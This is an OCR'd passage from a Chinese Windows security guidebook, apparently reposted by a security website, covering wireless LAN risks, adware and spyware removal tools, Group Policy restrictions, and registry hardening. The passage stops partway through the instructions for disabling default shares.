
❶ 弹出“阻止访问命令提示符 属性”对话框，单击选中“已启用”单选按钮。

❷ 接着在下方设置停用命令提示符脚本处理。



步骤4：保存退出

执行上一步操作之后在对话框底部依次单击“应用>确定”按钮保存退出。



（4）服务降级

对一些以System权限运行的系统服务进行降级处理。比如：将Serv-U、Imail、IIS、Php、MSSQL、MySQL等一系列以System权限运行的服务或者应用程序换成其他administrators成员甚至users权限运行，这样就会安全得多了。但前提是需要对这些基本运行状态、调用API等相关情况较为了解。

其实，关于防止如Overflow溢出类攻击的办法除了用上述的几点以外，还有很多种办法，比如通过注册表建立相应的键值，进行设置；写防护过滤程序用DLL方式加载Windows到相关的Shell以及动态链接程序之中。当然自己写代码来进行验证加密就需要有相关深厚的Win32编程基础，以及对Shellcode较有研究。

3. 防窃密，让恶意用户无可奈何

一旦局域网被不法分子入侵，则局域网内的所有主机的隐私信息和重要资料都面临着威胁，因此还需做好防窃密的工作。用户可以在电脑中给重要的数据或隐私信息加密，在加密时尽量不要设置简单的密码，因为这样会很容易被攻击者破解。

知识进阶：无线局域网安全隐患

有线网络一直以来都是家庭、企业用户经常使用的网络方式，但是随着无线网络的普及，有线网络也渐渐暴露出其不可避免的弊端：布线、改线工程量大；线路容易损坏；网中的各节点不可移动。特别是当要把相离较远的节点连接起来时，架设专用通信线路的布线施工难度大、费用高、耗时长，对正在迅速扩大的联网需求形成了严重的瓶颈阻塞。这时无线网络就显示其优越性：可移动性、安装简单、高灵活性和扩展能力，作为对传统有线网络的延伸，在许多特殊环境中得到了广泛的应用。以前电影中经常出现的在智能大厦里任意地方移动办公，随时随地下载资料、打印文件的片断，都出现在了现实生活当中。

虽然无线网络给人们带来了方便，但是无线局域网的安全性更值得用户注意。由于传送的数据是利用无线电波在空中辐射传播，无线电波可以穿透天花板、地板和墙壁，发射的数据可能到达预期之外的、安装在不同楼层甚至是发射机所在的大楼之外的接收设备，任何人都有条件窃听或干扰信息，所以数据安全也就成为无线局域网中最重要的问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

因此，用户在开始应用无线网络时，就应该充分考虑其安全性，了解足够多的防范措施，保护好自己的网络。下面就简单介绍一些无线局域网所面临的安全隐患，知道了存在的危险，那么再去解决也就相对容易一些。

光盘	无

常见的无线局域网安全隐患有容易侵入、非法的AP、经授权使用服务、服务和性能的限制、地址欺骗和会话拦截等，下面一一为您道来。

1. 容易侵入

无线局域网非常容易被发现，为了能够使用户发现无线网络的存在，网络必须发送有特定参数的信标帧，这样就给攻击者提供了必要的网络信息。入侵者可以通过高灵敏度天线从公路边、楼宇中以及其他任何地方对网络发起攻击，而不需要任何物理方式的侵入。

2. 非法的AP

无线局域网易于访问和配置简单的特性，使网络管理员和安全官员非常头痛。因为任何人的计算机都可以通过自己购买的AP，不经过授权而连入网络。很多部门未通过公司IT中心授权就自建无线局域网，用户通过非法AP接入给网络带来很大安全隐患。

3. 经授权使用服务

一半以上的用户在使用AP时只是在其默认的配置基础上进行很少的修改。几乎所有的AP都按照默认配置来开启WEP进行加密或者使用原厂提供的默认密钥。由于无线局域网的开放式访问方式，未经授权擅自使用网络资源不仅会增加带宽费用，更可能会导致法律纠纷。而且未经授权的用户没有遵守服务提供商提出的服务条款，可能会导致ISP中断服务。

4. 服务和性能的限制

无线局域网的传输带宽是有限的，由于物理层的开销，使无线局域网的实际最高有效吞吐量仅为标准的一半，并且该带宽是被AP所有用户共享的。无线带宽可以被几种方式吞噬：来自有线网络远远超过无线网络带宽的网络流量，如果攻击者从快速以太网发送大量的Ping流量，就会轻易地吞噬AP有限的带宽；如果发送广播流量，就会同时阻塞多个AP；攻击者可以在同无线网络相同的无线信道内发送信号，这样被攻击的网络就会通过CSMA/CA机制进行自动适应，同样影响无线网络的传输。另外，传输较大的数据文件或者复杂的Client/Server系统都会产生很大的网络流量。

5. 地址欺骗和会话拦截

由于802.11无线局域网对数据帧不进行认证操作，攻击者可以通过欺骗帧去重定向数据流和使ARP表变得混乱，通过非常简单的方法，攻击者可以轻易获得网络中站点的MAC地址，这些地址可以被用来恶意攻击时使用。

除通过欺骗帧进行攻击外，攻击者还可以通过截获会话帧发现AP中存在的认证缺陷，通过监测AP发出的广播帧发现AP的存在。然而，由于802.11没有要求AP必须证明自己真是一个AP，攻击者很容易装扮成AP进入网络，通过这样的AP，攻击者可以进一步获取认证身份信息从而进入网络。在没有采用802.11i对每一个802.11 MAC帧进行认证的技术前，通过会话拦截实现网络入侵是无法避免的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6. 流量分析与流量侦听

802.11无法防止攻击者采用被动方式监听网络流量，而任何无线网络分析仪都可以不受任何阻碍地截获未进行加密的网络流量。目前，WEP有漏洞可以被攻击者利用，它仅能保护用户和网络通信的初始数据，并且管理和控制帧是不能被WEP加密和认证的，这样就给攻击者以欺骗帧中止网络通信提供了机会。

早期，WEP非常容易被AirSnort、WEPCrack一类的工具解密，但后来很多厂商发布的固件可以避免这些已知的攻击。作为防护功能的扩展，最新的无线局域网产品的防护功能更进了一步，利用密钥管理协议实现每15分钟更换一次WEP密钥。即使最繁忙的网络也不会在这么短的时间内产生足够的数据证实攻击者破获密钥。

7. 高级入侵

一旦攻击者进入无线网络，它将成为进一步入侵其他系统的起点。很多网络都有一套经过精心设置的安全设备作为网络的外壳，以防止非法攻击，但是在外壳保护的网络内部却非常脆弱容易受到攻击。无线网络通过简单配置就可快速地接入网络主干，但这样会使网络暴露在攻击者面前。即使有一定边界安全设备的网络，同样也会使网络暴露出来而遭到攻击。

网络的安全稳定，不能仅仅依靠设备的性能和个人技术，一些细节性的地方更值得用户去注意。人们常说“细节决定成败”，那么只有在细节方面做足够好，网络大幅度提高可持续性，才会更安全。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第12章 系统清理与安全性能提升

要点导航

- 清除流氓软件
- 使用防护间谍软件
- 更改组策略
- 注册表编辑器使用防范
- 使用诺顿网络安全特警保护系统





在互联网中，除了著名的病毒和木马之外，还有一些软件同样威胁电脑的安全，即流氓软件和间谍软件。这些软件虽然制造原理与病毒、木马不相同，但是目的却相同，都是为了获取目标主机的相关信息和实时监控目标主机，一旦得手，便可远程修改目标主机的注册表等信息，给用户造成了极大的威胁。因此用户要学会使用软件清理系统内的流氓软件和间谍软件，并通过一系列的设置来提升系统的安全性能。

本章主要介绍了使用360安全卫士和瑞星卡卡清理流氓软件，使用Spy Sweeper和间谍克星清理间谍软件，设置组策略和注册表，最后介绍了使用诺顿网络安全特警保护系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.1 清除流氓软件

关键字
流氓软件、360安全卫士、瑞星卡卡

视频学习 光盘\第12章 系统清理与安全性能提升\12-1 清除流氓软件

难度水平 ◆◆◆◇◇

“流氓软件”是介于病毒和正规软件之间的软件，通俗地讲是指在使用电脑上网时，不断地跳出窗口，使得鼠标无所适从；有时浏览器无 无故增加了许多工作栏，并且当用户打开网页却变成不相干的奇怪画面。对于这些流氓软件，用户可以使用一些软件进行清理，如本节要介绍的360安全卫士和瑞星卡卡。

12.1.1 使用360安全卫士清理

360安全卫士是一款安全类上网辅助软件，它拥有查杀恶意软件、插件管理、病毒查杀、诊断及修复四大主要功能。下面主要介绍使用360安全卫士清理流氓软件的操作方法。

步骤1：选择清理插件

打开360安全卫士主界面，单击“清理插件”标签。




步骤2：扫描系统中的流氓软件

程序自动扫描流氓软件，完毕后可看见扫描的结果，勾选需要删除的恶评插件。




步骤3：单击【立即清理】按钮

选中之后单击主界面左下方的【立即清理】按钮。



步骤4：清理成功

执行上一步操作后，此时在主界面中显示了“清理成功”的信息。



12.1.2 使用瑞星卡卡清理

瑞星卡卡上网安全助手是一款基于互联网设计的全新反木马软件，它具有修复系统漏


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

洞、扫描流氓软件、查杀木马以及清理电脑使用痕迹等功能。这里主要介绍使用它来清理电脑中的流氓软件。


步骤1：选择扫描流氓软件

启动瑞星卡卡上网安全助手，在主界面的左侧单击“扫描流氓软件”选项。



步骤2：查看扫描的结果

耐心等待一会儿，接着可在列表框中看见扫描的结果，此时可看见系统中存在的流氓软件，将它们全部勾选。




步骤3：单击“立即清除”按钮

执行上一步操作之后在界面的右下角单击【立即清除】按钮。



步骤4：重启计算机

弹出“流氓软件扫描”对话框，提示用户部分程序需要重启计算机后方可删除，直接单击【是】按钮重启计算机即可。



12.2 使用防护间谍软件

难度水平 ◆◆◆◇◇

关键字
间谍软件、Spy Sweeper、间谍克星

视频学习 光盘\第12章 系统清理与安全性能提升\12-2 使用防护间谍软件

间谍软件是一种能够在用户不知情的情况下，在其电脑上安装后门、收集用户信息的软件。它能够搜集、使用并散播用户的个人信息或敏感信息，对用户造成极大的危害，因此用户要学会使用防护间谍软件清除间谍程序，保证电脑内重要数据的安全。

12.2.1 使用Spy Sweeper反间谍软件

Spy Sweeper是一款非常优秀的反间谍软件，它能够使您的计算机免受间谍软件的侵害，能够在用户浏览网页、阅读邮件、下载及安装软件时给予实时全面的保护。除此之外，用户还可以手动清除电脑内的间谍软件，其操作方法如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：开始扫描系统


❶ 启动Spy Sweeper软件，单击左侧的【扫描】按钮。

❷ 单击右侧的【开始】按钮。



步骤2：查看扫描信息

执行上一步操作之后便可在主界面窗口中看见扫描的相关信息，请耐心等待。



步骤3：扫描完毕

扫描完毕后在主界面中显示了“Spy Sweeper已经完成系统检查”的信息，单击【下一步】按钮。



步骤4：选择要删除和保留的选项

❶ 在主界面勾选隔离文件夹中要删除和保留的项目。

❷ 选中之后单击【下一步】按钮。



步骤5：查看删除的进度

此时可看见删除选中项目的进度，请耐心等待。



步骤6：重启计算机彻底删除

删除完毕后弹出“问题”对话框，直接单击【是】按钮重启计算机即可。



12.2.2 使用“间谍克星”反间谍软件

“间谍克星”是一款国产的专业反间谍/广告软件，它可以清除系统中已经感染或者安装的间谍程序。其操作方法可参照下面的操作步骤。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤1：启动间谍克星应用程序

下载并安装好间谍克星之后，在桌面上双击“间谍克星”快捷图标。




步骤2：选择安全检查

打开间谍克星主界面窗口，单击界面左侧“安全检查”选项右侧的三角按钮。



步骤3：选择查杀间谍

弹出“请选择”对话框，单击【查杀间谍】按钮。



步骤4：扫描系统中的间谍软件

弹出“安全检查”对话框，单击界面底部的【扫描】按钮开始扫描。



步骤5：清理间谍软件

❶ 扫描完毕后在界面中选中需要删除的间谍软件并右击。

❷ 在右侧单击【立即清除】按钮，若用户觉得麻烦，则可勾选左下角的“全部自动处理检查结果”复选框，让程序自动处理扫描出的间谍软件。



12.3 更改组策略

关键字
组策略、远程关闭、控制面板

视频学习 光盘\第12章 系统清理与安全性能提升\12-3 更改组策略

难度水平 ◆◆◆◆◇

组策略是系统管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。用户可以系统管理员的身份按照自己的意愿对计算机进行多种设置，例如禁止访问指定程序、禁止从远程关闭计算机等。

12.3.1 禁止访问指定程序

用户使用组策略可以禁止访问指定的应用程序，该程序可以是可执行文件，也可以是安装程序，只要用户不想让它运行，都可以通过组策略来实现。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：输入gpedit.msc命令

❶ 按下【WIN+R】组合键，弹出“运行”对话框，输入gpedit.msc命令。

❷ 输入完毕后单击【确定】按钮。



步骤2：新建散列规则

❶ 在“组策略”窗口左侧依次单击“计算机配置>安全配置>软件限制策略>其他规则”选项。

❷ 右击右侧的空白处，在弹出的快捷菜单中单击“新散列规则”命令。




提示：创建新的策略

如果在“软件限制策略”选项卡下不存在安全级别和其他规则，则可右击“软件限制策略”选项，在弹出的快捷菜单中单击“创建新的策略”命令创建新的安全级别和其他规则。

步骤3：单击【浏览】按钮

弹出“新散列规则”对话框，在“文件散列”文本框右侧单击【浏览】按钮。



步骤4：选择禁止运行的应用程序

❶ 弹出“打开”对话框，在“查找范围”下拉列表中选择应用程序所在的文件夹。

❷ 在列表框中双击对应的应用程序。




步骤5：单击【确定】按钮

返回“新散列规则”对话框，此时可看见“文件散列”、“文件信息”和“安全级别”，直接单击【确定】按钮。



步骤6：启动禁止的应用程序

打开禁止的应用程序所在的文件夹，然后双击其对应的图标。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：查看设置结果

此时弹出对话框，提示用户无法打开此程序，单击【确定】按钮。




12.3.2　禁止从远端关闭计算机

计算机的远程操作既给用户带来了方便，同时也产生了一定的安全性问题，为了安全起见，建议用户设置为禁止从远端关闭计算机。下面通过组策略来介绍禁止从远端关闭计算机的操作方法。

步骤1：双击“从远端系统强制关机”选项

❶ 打开“组策略”窗口，在左侧依次单击“计算机配置>Windows设置>安全设置>本地策略>用户权利指派”选项。


❷ 在列表框的右侧双击“从远端系统强制关机”选项。



步骤2：删除所有用户


❶ 弹出“从远端系统强制关机”对话框，在列表框中选中所有的用户。

❷ 选中之后单击下方的【删除】按钮，即可删除所有的用户。



步骤3：单击【确定】按钮

此时可看见所有的用户已被删除，单击【确定】按钮返回“组策略”窗口。



步骤4：查看设置的结果

在窗口的右侧找到“从远端系统强制关机”选项，此时可看见该选项右侧为空。



12.3.3　设置控制面板显示项目

如果用户觉得控制面板中显示的项目太多而过于烦琐时，则可以通过组策略设置只在控制面板中显示指定的项目。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：双击“控制面板”选项

❶ 打开“组策略”窗口，在左侧依次单击“用户配置>管理模板”选项。

❷ 在窗口的右侧双击“控制面板”选项。



步骤2：设置只显示指定的控制面板程序


在窗口的右侧双击“只显示指定的控制面板程序”选项。



步骤3：启用只显示指定的控制面板程序


❶ 弹出“只显示指定的控制面板程序 属性”对话框，单击选中“已启用”单选按钮。

❷ 在下方的列表框中单击【显示】按钮。



步骤4：单击【添加】按钮


弹出“显示内容”对话框，在对话框的右侧单击【添加】按钮。



步骤5：输入要添加的项目

❶ 弹出“添加项目”对话框，在“输入要添加的项目”文本框中输入在控制面板中显示的项目名称，例如输入“安全中心”。

❷ 输入完毕后单击【确定】按钮。



步骤6：添加其他的显示项目

❶ 返回“显示内容”对话框，使用相同的方法添加其他的显示项目。

❷ 添加完毕后单击“显示内容”对话框右侧的【确定】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：单击【确定】按钮

返回“只显示指定的控制面板程序属性”对话框，单击【确定】按钮。



步骤8：查看设置后的“控制面板”窗口

打开“控制面板”窗口，此时可在窗口中看见设置后的显示项目。



12.4 注册表编辑器使用防范

难度水平 ◆◆◆◇◇

关键字
注册表、共享、管理服务

视频学习　光盘\第12章 系统清理与安全性能提升\12-4 注册表编辑器使用防范

Windows的注册表是一个庞大的数据库，它存储了软、硬件的有关配置和状态信息，应用程序和资源管理器外壳的初始条件、首选项和卸载数据等。攻击者有时会通过修改注册表来达到控制目标主机的目的，这是因为一般的用户对注册表并不熟悉，更不敢随意更改。为了防止这种情况的发生，用户可对注册表进行相关的设置，例如禁止访问和编辑注册表、关闭默认共享等，防范他人随意更改注册表信息。


12.4.1 禁止访问和编辑注册表

Windows操作系统提供了远程访问并修改注册表的功能，这给用户带来了方便的同时也带来了危险。一旦攻击者入侵到该电脑中，他就可以随意更改注册表信息，因此用户可通过禁止访问和编辑注册表来防范他人随意更改自己电脑的注册表信息。

步骤1：双击“系统”选项


❶ 打开“组策略”窗口，在窗口的左侧依次单击“用户配置>管理模板”选项。

❷ 在窗口的右侧双击“系统”选项。



步骤2：选择阻止访问注册表编辑工具选项

继续在窗口的右侧双击“阻止访问注册表编辑工具”选项。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：阻止访问注册表编辑工具

❶ 弹出“阻止访问注册表编辑工具 属性”对话框，单击选中“已启用”单选按钮。

❷ 在下方设置“禁止后台运行regedit”，然后依次单击“应用>确定”按钮保存退出即可。




12.4.2 关闭默认共享保证系统安全

用户安装Windows操作系统之后，默认情况下所有的硬盘都是隐藏共享的，这是为了方便管理。把系统安装分区自动设置成共享，这样便可使得其他人在网络中访问自己的资源，不过这些默认共享的目录只有系统管理员才能够在网络中查看，因为在共享名后面加上了美元符号$，除非别人知道这个共享，否则他是找不到的。虽然访问这些默认共享的分区需要超级用户的密码，但是这仍然存在着潜在的安全隐患，从服务器的安全考虑，最好关闭这个“默认共享”，以保证系统安全。

步骤1：输入regedit命令

❶ 按下【WIN+R】组合键，弹出“运行”对话框，输入regedit命令。

❷ 输入完毕之后单击【确定】按钮。



步骤2：双击RestrictAnonymous选项

❶ 打开“注册表编辑器”窗口，在左侧依次单击“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa”选项。

